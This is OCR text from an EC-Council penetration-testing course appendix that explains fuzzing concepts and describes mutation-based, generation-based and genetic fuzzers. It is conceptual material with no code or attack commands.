- Active Directory is directory service for a Windows OS that facilitates and the manages network components such as users, services, sites, systems, users, shares on Windows Network.
- R services allow users to remotely access the UNIX systems over the TCP/IP networks.
- Hypertext Transfer Protocol (HTTP) lays the foundation for communication on World Wide Web (WWW).
- Bash shell is a scripting environment comes with Linux distro generally very useful for automating certain actions during penetration testing.
- Web Application Fuzz Testing (fuzzing) is a black box testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications.
- Threat modeling is a methodology for identifying threats, their causes, prevention, and mitigation strategies to avoid negative effects of the security risks.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

C|PENT

Certified Penetration Testing Professional

Appendix B

Fuzzing


MODULE OBJECTIVE

Review fuzzing concepts

Explore different techniques of fuzzing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Fuzzing Concepts

Fuzzing aims to find a way to break the program, take control of the instruction pointer, and execute code. The pen tester approaches fuzzing with this goal but bug bounty hunters identify flaws to get paid. For the purposes of penetration testing, we will review the process of how to setup our code so we that can use tools to help us break it.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



No Source Code

In most cases, pen testers will not have access to the source code. Therefore, the pen tester reverse engineers the code, but if it is large, then it can be a challenge. The pen tester must review different assembly instructions, so fuzzing makes this slightly easier. This process will particularly work better for applications with a large code base.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Fuzzing Steps

The slide contains a general list of steps for conducting fuzzing. Usually, fuzz testing finds the most serious security fault or defect. Fuzz testing provides more effective results when used with black-box testing, beta testing, and other debugging methods. Fuzz testing is used to check the software vulnerability. It is a very cost-effective testing technique. Fuzz testing is a black-box testing technique. Fuzzing is one of the most common method hackers use to find system vulnerabilities.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Fuzzers

We discuss a few types of fuzzers; there are many different types, and this is an extensively researched topic

- **Mutation-based fuzzers**

  Mutation-based fuzzers, also called dumb fuzzers, are the simplest variant and closest to the original idea of randomizing the input data. The name comes from changing (mutating) the input data, usually in a random way. The mutated data is then used as input for the target software in order to try and trigger a software crash.

- **Generation-based fuzzers**

  Generation fuzzers are also called grammar-based or white-box fuzz testing, due to their prior knowledge of the internal workings of the protocol. This approach is based on the premise that efficient testing requires understanding of the internal workings of the target being tested. Generation fuzzers do not need examples of valid data inputs or protocol captures like mutation-based ones do. They are able to generate test cases based on data models that describe the structure of the data or protocol. These models are usually written as configuration files whose formats vary based on the fuzzing tools that use them.

  One of the main problems that generation fuzzers face is writing data models. For simple protocols or data structures whose documentation is available, this is not a major problem, but such cases are rare and not very interesting because of their simplicity.

  In reality, live penetration testing scenarios are significantly more complex, and despite the availability of specifications and documentation, significant effort is required to correctly translate them to a fuzzing model. Things become even more complicated when

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

software companies do not follow the specifications and slightly modify them or even introduce new features not mentioned in the specification. In such cases, it is necessary to customize the model for the target software, which requires additional effort.

- **Genetic fuzzers**

  Genetic fuzzing is also called evolutionary fuzzing because the tool determines the best set of input tests, based on maximizing code coverage over time. Actually, the fuzzer notes the input mutations that reach new code blocks and saves those mutated inputs to the body (corpus) of tests. In this sense, the fuzzing tool can learn in a "survival of the fittest" manner—thus the term "genetic" or "evolutionary fuzzing."

